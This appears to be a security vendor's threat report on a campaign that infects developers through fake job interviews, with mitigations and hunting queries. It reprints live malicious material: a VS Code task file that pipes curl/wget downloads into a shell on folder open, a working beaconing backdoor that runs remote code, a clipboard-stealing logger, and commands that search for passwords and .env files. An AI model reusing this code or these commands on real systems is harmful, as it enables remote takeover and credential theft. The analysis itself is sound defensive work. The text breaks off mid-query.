Contagious Interview: Malware delivered through fake developer job interviews

By Microsoft Defender Experts, Microsoft Defender Security Research Team


Published: 2026-03-11 · Archived: 2026-04-05 21:54:38 UTC

Microsoft Defender Experts has observed the Contagious Interview campaign, a sophisticated social engineering operation active since at least December 2022. Microsoft continues to detect activity associated with this campaign in recent customer environments, targeting software developers at enterprise solution providers and media and communications firms by abusing the trust inherent in modern recruitment workflows.

Threat actors repeatedly achieve initial access through convincingly staged recruitment processes that mirror legitimate technical interviews. These engagements often include recruiter outreach, technical discussions, assignments, and follow-ups, ultimately persuading victims to execute malicious packages or commands under the guise of routine evaluation tasks.

This campaign represents a shift in initial access tradecraft. By embedding targeted malware delivery directly into interview tools, coding exercises, and assessment workflows developers inherently trust, threat actors exploit the trust job seekers place in the hiring process during periods of high motivation and time pressure, lowering suspicion and resistance.


Attack chain overview



Initial access

As part of a fake job interview process, attackers pose as recruiters from cryptocurrency trading firms or AI-based solution providers. Victims who fall for the lure are instructed to clone and execute an NPM package hosted on popular code hosting platforms such as GitHub, GitLab, or Bitbucket. In this scenario, the executed NPM package directly loads a follow-on payload.

Execution of the malicious package triggers additional scripts that ultimately deploy the backdoor in the background. In recent intrusions, attackers have adapted their technique to leverage Visual Studio Code workflows: when victims open the downloaded package in Visual Studio Code, they are prompted to trust the repository author. If trust is granted, Visual Studio Code automatically executes the repository's task configuration file, which then fetches and loads the backdoor.



A typical repository hosted on Bitbucket, posing as a blockchain-powered game.

```
{
  "version": "1.0.0",
  "tasks": [
    {
      "label": "env",
      "type": "shell",
      "osx": {
        "command": "curl 'https://vscode-load-config.vercel.app/settings/mac?flag=4' | bash"
      },
      "linux": {
        "command": "wget -qO- 'https://vscode-load-config.vercel.app/settings/linux?flag=4' | sh"
      },
      "windows": {
        "command": "curl https://vscode-load-config.vercel.app/settings/windows?flag=4 | cmd"
      },

      "problemMatcher": [],
      "presentation": {
        "reveal": "never",
        "echo": false,
        "focus": false,
        "close": true,
        "panel": "dedicated",
        "showReuseMessage": false
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ]
}
```

Sample task found in the repository (bottom: URL shortener redirecting to vercel.app).

Once the victim executes the task or the package is successfully executed, a backdoor is launched. Over time, the attackers deploy various cross platform functional backdoor families to establish initial foothold on the impacted devices and then pivot into more traditional intrusion operations.

OtterCookie

OtterCookie is the most widely observed backdoor variant in this campaign. First observed in September 2024, this JavaScript based backdoor was in active development phase and over time, it evolved from a basic tool for executing remote commands and searching for crypto keys into a modular program capable of broader data theft with a capability to check for VM environments, install communication clients like socket.io for C2, exfiltrate information, executes arbitrary shell commands, load other modules to collect specific intended data and reports results.

Microsoft Defender Experts continue to observe two active OtterCookie variants, with the latest tracked since October 2025 retains the same core functionality but introduces significantly heavier obfuscation that hides strings, URLs, and logic through encoded index lookups and shuffled arrays. This reduces runtime artifacts and visibility while making static analysis and signature-based detection substantially harder through deliberate stealth and intent masking.

```
const uid = "5f8c6da8d7eb85a63a6d4582b7bb9f9b";
const makeLog = async (message) => {
  try {
    axios
      .post("http://<IPADDRESS>/api/service/makelog", {
        message: message,
        host: os.hostname(),
        uid: uid,
        t: "12"
      })
      .catch((err) => {});
  } catch (e) {}
};
```


```
const axios = require('axios'),
    os = require('os'),
    fs = require('fs'),
    {
        execSync,
        exec
    } = require(_0x2578de(0xa7)),
    uid = _0x2578de(0xaf),
    makeLog = async _0x1d2b58 => {
        const _0x2e5b47 = _0x2578de;
        try {
            axios_0x2e5b47(0xc1), {
                'message': _0x1d2b58,
                'host': os_0x2e5b47(0xb7),
                'uid': uid,
                't': '1'
            })[_0x2e5b47(0xbe)](_0x42fc61 => {});
    } catch (_0x559b30) {}
};
```

OtterCookie variant comparison: direct strings and API calls (top) versus an obfuscated string pool with index-based lookups masking indicators and logic (bottom).


Beaconing agent

Microsoft Defender Experts has observed this JavaScript backdoor variant (shown below) in active use since at least October 2025. The malware operates as a lightweight command-and-control beacon capable of collecting host fingerprints, including hostname, network identifiers, operating system details, and public IP address. It periodically contacts a remote controller to exchange status information and retrieve tasking and can execute arbitrary attacker-supplied code by spawning a local runtime and piping the payload directly through standard input.

The backdoor launches detached background child processes, tracks their process identifiers for lifecycle management, supports remote configuration updates and shutdown commands, and reports execution errors back to the controller. These capabilities enable stealthy execution, resilient remote code execution, system reconnaissance, and ongoing remote process control.



```
let agentId = "05da9138-b36f-4740-9096-9a6fa0e9fbec"
const SERVER_IP = "http://Ipv4PII_1f9d9b7e0ede87865181a9bf3ca0c186076fd03d:3000/"
let handleCode = "7235825393"
const { spawn, spawnSync } = require("child_process");
const os = require("os");
const path = require("path");
const managedPids = new Set();
function stopAllProcesses() {
  for (const pid of managedPids) {
    try {
      if (process.platform === "win32") {
        require("child_process").spawn("taskkill", ["/PID", String(pid), "/T", "/F"], { stdio: "ignore" });
      } else {
        process.kill(-pid, "SIGTERM");
        setTimeout(() => { try { process.kill(-pid, "SIGKILL"); } catch {} }, 1000);
      }} catch {}}
  managedPids.clear();}
async function getSystemInfo() {
  const hostname = os.hostname();
  const macs = Object.values(os.networkInterfaces())
    .flat()
    .filter(Boolean)
    .map(n => n.mac)
    .filter(mac => mac && mac !== "00:00:00:00:00:00");
  const osName = os.type();
  const osRelease = os.release();
  const platform = os.platform();
  let publicIp = "unknown";
  try {
    const res = await fetch("https://api.ipify.org?format=json");
    const data = await res.json();
    publicIp = data.ip;
  } catch (err) {
    reportError('deps-address', err)
  }
  return { hostname, publicIp, macs, os: osName + " " + osRelease + " (" + platform + ")" };}
async function reportError(type, error) {
  const payload = {
    type,
    hostname: os.hostname(),
    message: error.message || String(error),
    agentId,
    handleCode};
  try {
    const url = SERVER_IP + "api/reportErrors"
    await fetch(url, {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify(payload),
    });} catch (e)
    {}}
```



```
async function requestServer(sysInfo) {
  return new Promise((resolve) => {
    const url = SERVER_IP + "api/handleErrors"
    fetch(url, {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({ agentId, handleCode: handleCode.toString(), sysInfo }),})
    .then(res => res.json())
    .then(data => {
      const { responseCode, messages, status, newAgentId } = data
      if (responseCode) handleCode = responseCode
      if (responseCode == '-1') {
        stopAllProcesses()
        setTimeout(() => process.exit(0), 2000);}
      if (newAgentId && newAgentId !== "") agentId = newAgentId
      if (messages?.length) {
        const safeCwd = process.cwd() || os.homedir();
        process.on("SIGHUP", () => {});

        for (const message of messages) {
          try {
            const child = spawn(process.execPath, ["-"], {
              cwd: safeCwd,
              detached: true,
              windowsHide: true,
              stdio: ["pipe", "ignore", "ignore"]});
            child.stdin?.write(message);
            child.stdin?.end();
            child.on("error", (error) => reportError('deps-child-main', error));
            child.unref();
            managedPids.add(child.pid);
          } catch (error) {
            reportError("deps-running", error)}}}
      resolve()})
    .catch(error => {
      reportError('deps-main', error)
      resolve()});});}
const sleep = ms => new Promise(r => setTimeout(r, ms));
(async () => {
  try {
    const sysInfo = await getSystemInfo()
    while (true) {
      const timeout = new Promise((_, rej) => setTimeout(() => rej("timeout"), 10_000));
      try {
        await Promise.race([requestServer(sysInfo), timeout]);
        await sleep(5000);
      } catch (e) {
        if (e !== "timeout") await sleep(5000);}}
  } catch (error) {
    reportError('deps-thread', error)}})();
```

JavaScript backdoor variant.

Data collection

Once a foothold is established via backdoors, attackers move on to collecting sensitive information from compromised devices. Although the objective remains consistent, the methods vary depending on the underlying platform and the specific capabilities of each backdoor.

Enumerating sensitive data

On Windows systems, through beaconing agent a script was launched to enumerate credential and keystore material (as shown in the image below). This includes environment configuration files, wallet mnemonic phrases, password stores such as KeePass database, 1Password artifacts, notes, and cryptographic keys. Collected data is packaged and exfiltrated to attacker-controlled infrastructure via HTTP POST requests.

```
cmd.exe /d /s /c "dir /b /s C:\*password* | findstr /v /i "node_modules static license site-packages
robots vendor Pods .git .github .node-gyp .nvm .local .cache .pyp .pyi .pyenv .qt .dex __pycache__ yarn
.gradle .svg .idea .lock .bin .vscode .p2 __MACOSX .angular .yarn android cocoapods homebrew xcuserdata
release debug x86 Python .svn .android cache .cursor .py Qt .exe .dll .msi .dmg .vmdk .iso .pkg .apk
.xapk .aar .ap_ .aab .dex .class .rpm .deb .ipa .dsym .mp4 .avi .mp3 .wmv .wma .mov .webm .avchd .mkv
.ogg .mpe .mpv .mpeg .m4p .m4a .m4v .aac .flac .aiff .qt .flv .swf .pyc .lock .psd .pack .old .ppt .pptx
.virtualization .indd .eps .ai .a .jar .so .o .wt .lib .dylib .bin .ffx .svg .css .scss .gem .html
Windows System32 AppData ProgramData""
```

On macOS, attackers through the same beaconing agent adapt their behavior by issuing system commands to search the entire filesystem for files matching credential- and secret-related patterns (as shown in the image below). To improve efficiency and reduce noise, the search logic deliberately excludes common system, vendor, and developer directories before exfiltrating the results to remote servers.

```
/bin/sh -c 'find / \( -path "*/node_modules" -prune -o -path "*/static" -prune -o -path "*/license" -prune -o -path "*/site-packages" -prune -o
-path "*/robots" -prune -o -path "*/vendor" -prune -o -path "*/Pods" -prune -o -path "*/.git" -prune -o -path "*/.github" -prune -o -path
"*/.node-gyp" -prune -o -path "*/.nvm" -prune -o -path "*/.local" -prune -o -path "*/.cache" -prune -o -path "*/.pyp" -prune -o -path "*/.pyi"
-prune -o -path "*/.pyenv" -prune -o -path "*/.qt" -prune -o -path "*/.dex" -prune -o -path "*/__pycache__" -prune -o -path "*/yarn" -prune -o
-path "*/.gradle" -prune -o -path "*/.svg" -prune -o -path "*/.idea" -prune -o -path "*/.lock" -prune -o -path "*/.bin" -prune -o -path
"*/.vscode" -prune -o -path "*/.p2" -prune -o -path "*/__MACOSX" -prune -o -path "*/.angular" -prune -o -path "*/.yarn" -prune -o -path
"*/android" -prune -o -path "*/cocoapods" -prune -o -path "*/homebrew" -prune -o -path "*/xcuserdata" -prune -o -path "*/release" -prune -o -
path "*/debug" -prune -o -path "*/x86" -prune -o -path "*/Python" -prune -o -path "*/.svn" -prune -o -path "*/.android" -prune -o -path
"*/cache" -prune -o -path "*/.cursor" -prune -o -path "*/.py" -prune -o -path "*/Qt" -prune -o -path "*/Downloads" -prune -o -path "*/Desktop"
-prune -o -path "*/Library" -prune -o -path "*/Applications" -prune -o -path "*/System" -prune -o -path "*/private" -prune -o -path "*/usr" -
prune \) -o -name "*.env" -print'
```

In contrast, intrusions leveraging the OtterCookie backdoor employ a modular Node.js-based approach. The malicious module performs broad file-harvesting operations across local drives, excluding large system and development cache directories. The backdoor targets high-value assets such as cryptographic keys, environment files, documents, images, source code, and package artifacts. Files matching predefined patterns are exfiltrated to attacker-controlled endpoints using axios-based form-data uploads, allowing the activity to blend into legitimate web traffic.

```
const EXCLUDES = [
  'Windows','Program Files','Program Files (x86)','ProgramData','$RECYCLE.BIN',
  'temp','tmp','AppData','.cache','.local','.var','.wine','.docker',
  'node_modules','.git','.yarn','.npm','.vscode','.vscode-server',
  '.ssh','.gnupg','.conda','.nvm','.pm2','anaconda3','flutter'
];

const GLOBS = [
  '*.pdf','*.doc','*.docx','*.xls','*.xlsx','*.csv','*.json','*.yml','*.yaml',
  '*.ini','*.md','*.env*','*.pem','*.js','*.ts','*.sol','*.aep',
  '*.jpg','*.jpeg','*.png','*.webp','*.mp3','*.mp4','*.webm','*.avi'
];
```

[Normalized view] Obfuscated OtterCookie variant defining file-extension include and exclude lists.

Spying and clipboard data read

Through the backdoor, the attacker installs benign npm packages such as node-global-key-listener and screenshot-desktop for keylogging and desktop screenshot. The backdoor also loads a Node.js module that orchestrates staged payload execution via PowerShell and CMD, ultimately collecting active window metadata and clipboard contents through repeated, hidden PowerShell commands.

```
-->cmd.exe /c C:\Users\<UserName>\AppData\Local\Temp\screenCapture\<FileName>.bat C:\Users\<UserName>\AppData\Local\Temp\<FileName>.jpg
/d \\.\DISPLAY1
    |
    -->screenCapture_1.3.2.exe  C:\Users\<UserName>\AppData\Local\Temp\<FileName>.jpg /d \\.\DISPLAY1
```

Observed events in an intrusion involving screenshot capture via the screenshot-desktop NPM package (screenCapture_1.3.2).

```
{Beaconing Agent}
 └─ node.exe
    └─ powershell.exe (NoProfile, WindowStyle Hidden)
       └─ cmd.exe
          └─ <random>.bat
             └─ node.exe
                ├─ WinKeyServer.exe (Native helper – potential input capture support)
                ├─ powershell.exe (NoProfile)
                │  └─ user32.dll :: GetForegroundWindow (Enumerates visible windows & identifies active application)
                └─ powershell.exe (NoProfile)
                   └─ Get-Clipboard -Format Text (Clipboard content collection)
```

Process tree (condensed for clarity) highlighting covert PowerShell-based surveillance activity.

While the above is implemented through a separate module, OtterCookie also embeds a clipboard watcher function that captures clipboard content and exfiltrates it to attacker-controlled infrastructure.

```
let lastClipboardContent = null;
let timer;

// Function to handle clipboard change
function handleClipboardChange(content) {
    makeLog(content);
}

// Function to watch clipboard with debouncing
async function watchClipboard() {

    if(os.platform() == "darwin") {
        exec("pbpaste", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
            currentClipboardContent = stdout.trim();
            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        },{ windowsHide: true })
    }
    else if(os.platform() == "win32"){
        exec("powershell Get-Clipboard", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
            currentClipboardContent = stdout.trim();
            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        },{ windowsHide: true })
    }
}

// Set an interval to check the clipboard
setInterval(watchClipboard, 500);
```

```
let _0x5f0c51 = null, _0x27f9cf;
function _0x1196a1(_0x3f85c9) {
    makeLog(_0x3f85c9);
}
async function _0x2fac4f() {
    const _0x255c3b = _0x3cee;

    if (os[_0x255cb(0xb1) == _0x255c3b(0xc4))
        exec('pbpaste', { 'windowsHide': !![], 'stdio': 'ignore' },
            (_0xae2f92, _0x23f14a, _0x2bf0f8) => {
                let _0x5571a4 = _0x23f14a'trim';
                if (_0x5571a4 !== _0x5f0c51) {
                    clearTimeout(_0x27f9cf);
                    _0x27f9cf = setTimeout(() => _0x1196a1(_0x5571a4), 0x1f4);
                    _0x5f0c51 = _0x5571a4;
                }
            },
            { 'windowsHide': !![] });

    else if (os_0x255c3b(0xb1) == 'win32')
        exec(_0x255c3b(0xba), { 'windowsHide': !![], 'stdio': 'ignore' },
            (_0x3f2f22, _0x1858af, _0x360a2f) => {
                const _0x567043 = _0x255c3b;
                currentClipboardContent = _0x1858af_0x567043(0xb6);
                if (currentClipboardContent !== _0x5f0c51) {
                    clearTimeout(_0x27f9cf);
                    _0x27f9cf = setTimeout(() => _0x1196a1(currentClipboardContent), 0x1f4);
                    _0x5f0c51 = currentClipboardContent;
                }
            },
            { 'windowsHide': !![] });
}
setInterval(_0x2fac4f, 0x1f4);
```

Snippet illustrating how two different OtterCookie variants implement this clipboard monitoring functionality.

Follow-up payloads: Invisible Ferret

In the early stages of this campaign, Invisible Ferret was primarily delivered via BeaverTail, an information stealer that also functioned as a loader. In more recent intrusions, however, Invisible Ferret is predominantly deployed as a follow-on payload, introduced after initial access has been established through the beaconing agent or OtterCookie.

Invisible Ferret is a Python-based backdoor used in later stages of the attack chain, enabling remote command execution, extended system reconnaissance, and persistent control after initial access has been secured by the primary backdoor.

Process tree snippet from an incident where the beaconing agent deploys Invisible Ferret.

Other Campaigns

Another notable backdoor observed in this campaign is FlexibleFerret, a modular backdoor implemented in both Go and Python variants. It leverages encrypted HTTP(S) and TCP command and control channels to dynamically load plugins, execute remote commands, and support file upload and download operations with full data exfiltration. FlexibleFerret establishes persistence through RUN registry modifications and includes built-in reconnaissance and lateral movement capabilities. Its plugin-based architecture, layered obfuscation, and configurable beaconing behavior contribute to its stealth and make analysis more challenging.

While Microsoft Defender Experts have observed FlexibleFerret less frequently than the backdoors discussed in earlier sections, it remains active in the wild. Campaigns deploying this backdoor rely on similar social engineering techniques, where victims are directed to a fraudulent interview or screening website impersonating a legitimate platform. During the process, users encounter a fabricated technical error and are instructed to copy and paste a command to resolve the issue. This command retrieves additional payloads, ultimately leading to the execution of the FlexibleFerret backdoor.

Code quality observations

Recent samples exhibit characteristics that differ from traditionally engineered malware. The beaconing agent script contains inconsistent error handling, empty catch blocks, and redundant reporting logic that appear minimally refined. Similarly, the FlexibleFerret Python variant combines tutorial-style comments, emoji-based logging, and placeholder secret key markers alongside functional malware logic.

These patterns, including instructional narrative structure and rapid iteration cycles, suggest development workflows that prioritize speed and functional output over refined engineering. While these characteristics may indicate the use of development acceleration tools, they primarily reflect evolving threat actor development practices and rapid tooling adaptation that enable quick iteration on malicious code.

```
def decrytSPwd ( ciphertext, secret _ key ) :
    # 3 - a Initialisation vector for AES decryption
    initialisation_vector = ciphertext [ 3 : 15 ]

    # 3 - b encrypted password removing suffix bytes
    # ( last 16 bits 192 bits )
    encrypted_password = ciphertext [ 15 : - 16 ]

    # 4 Build cipher
    cipher = genSCipher ( secret _ key initialisation_vector )

    decrypted_pass = decrytSPayload ( cipher encrypted_password )
    decrypted = decrypted_pass decode
    return decrypted
```

```
if not logins_v10:
    log.write("🔹 No v10 logins found.\n")

if v10_master_key:
    for origin, username, password_blob, _ in logins_v10:
        try:
            password = decrytSPwd(password_blob, v10_master_key)
            log.write(f"v10 {origin} | {username} | {password}\n")
        except Exception as e:
            log.write(f"❌ Decryption error: {e}\n")

if not logins_v20:
    log.write("🔹 No v20 logins found.\n")

if v20_master_key:
    for origin, username, password_blob, _ in logins_v20:
        try:
            password = decrytSLogv20(password_blob, v20_master_key)
            log.write(f"v20 {origin} | {username} | {password}\n")
        except Exception as e:
            log.write(f"❌ Decryption error: {e}\n")
```

Snippets from the Python variant of FlexibleFerret highlighting tutorial-style comments and AI-assisted code with icon-based logging.

Security implications

This campaign weaponizes hiring processes into a persistent attack channel. Threat actors exploit technical interviews and coding assessments to execute malware through dependency installations and repository tasks, targeting developer endpoints that provide access to source code, CI/CD pipelines, and production infrastructure.

Threat actors harvest API tokens, cloud credentials, signing keys, cryptocurrency wallets, and password manager artifacts. Modular backdoors enable infrastructure rotation while maintaining access and complicating detection.

Organizations should treat recruitment workflows as attack surfaces by deploying isolated interview environments, monitoring developer endpoints and build tools, and hunting for suspicious repository activity and dependency execution patterns.

Mitigation and protection guidance

Harden developer and interview workflows

- Use a dedicated, isolated environment for coding tests and take-home assignments (for example, a non-persistent virtual machine). Do not use a primary corporate workstation that has access to production credentials, internal repositories, or privileged cloud sessions.
- Establish a policy that requires review of any recruiter-provided repository before running scripts, installing dependencies, or executing tasks. Treat “paste-and-run” commands and “quick fix” instructions as high-risk.
- Provide guidance to developers on common red flags: short links redirecting to file hosts, newly created repositories or accounts, unusually complex “assessment” setup steps, and instructions that request disabling security controls or trusting unknown repository authors.

Reduce attack surface from tools commonly abused in this campaign

- Ensure tamper protection and real-time antivirus protection are enabled, and that endpoints receive security updates. These campaigns often rely on script execution and commodity tooling rather than exploiting a single vulnerability, so layered endpoint protection remains effective.
- Restrict scripting and developer runtimes where possible (Node.js, Python, PowerShell). In high-risk groups, consider application control policies that limit which binaries can execute and where they can be launched from (for example, preventing developer tool execution from Downloads and temporary folders).
- Monitor for and consider blocking common “download-and-execute” patterns used as stagers, such as curl/wget piping to shells, and outbound requests to low-reputation hosts used to serve payloads (including short-link redirection services).

Protect secrets and limit downstream impact

- Reduce the exposure of secrets on developer endpoints. Use just-in-time and short-lived credentials, store secrets in vaults, and avoid long-lived tokens in environment files or local configuration.
- Enforce multifactor authentication and conditional access for source control, CI/CD, cloud consoles, and identity providers to mitigate credential theft from compromised endpoints.
- Review and restrict access to password manager vaults and developer signing keys. This campaign explicitly targets artifacts such as wallet material, password databases, private keys, and other high-value developer-held secrets.

Detect, investigate, and respond

- Hunt for execution chains that start from a code editor or developer tool and quickly transition into shell or scripting execution (for example, Visual Studio Code/Cursor App→ cmd/PowerShell/bash → curl/wget → script execution). Review repository task configurations and build scripts when such chains are observed.
- Monitor Node.js and Python processes for behaviors consistent with this campaign, including broad filesystem enumeration for credential and key material, clipboard monitoring, screenshot capture, and HTTP POST uploads of collected data.
- If compromise is suspected, isolate the device, rotate credentials and tokens that may have been exposed, review recent access to code repositories and CI/CD systems, and assess for follow-on payloads and persistence.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic	**Observed Activity**	**Microsoft Defender Coverage**
Execution	curl or wget command launched from NPM package to fetch script from vercel.app or URL shortner	**Microsoft Defender for Endpoint** Suspicious process execution
Execution	Backdoor (Beaconing agent, OtterCookie, InvisibleFerret, FlexibleFerret) execution	**Microsoft Defender for Endpoint** Suspicious Node.js process behavior Possible OtterCookie malware activity Suspicious Python library load Suspicious connection to remote service **Microsoft Defender for Antivirus** Suspicious ‘BeaverTail’ behavior was blocked
Credential Access	Enumerating sensitive data	**Microsoft Defender for Endpoint** Enumeration of files with sensitive data
Discovery	Gathering basic system information and enumerating sensitive data	**Microsoft Defender for Endpoint** System information discovery Suspicious System Hardware Discovery Suspicious Process Discovery

Collection	Clipboard data read by Node.js script	**Microsoft Defender for Endpoint** Suspicious clipboard access

Hunting Queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following queries to find related activity in their networks.

Run the below query to identify suspicious script executions where curl or wget is used to fetch remote content.

```
DeviceProcessEvents
| where ProcessCommandLine has_any ("curl", "wget")
| where ProcessCommandLine has_any ("vercel.app", "short.gy") and ProcessCommandLine has_any (" | cmd", " | sh")
```

Run the below query to identify OtterCookie-related Node.js activity by correlating clipboard monitoring, recursive file scanning, curl-based exfiltration, and VM-awareness patterns.

```
DeviceProcessEvents
| where
    (
        (InitiatingProcessCommandLine has_all ("axios", "const uid", "socket.io") and InitiatingProcessCommandLine contains "clipboard") or // Clipboard watcher + socket/C2 style bootstrap
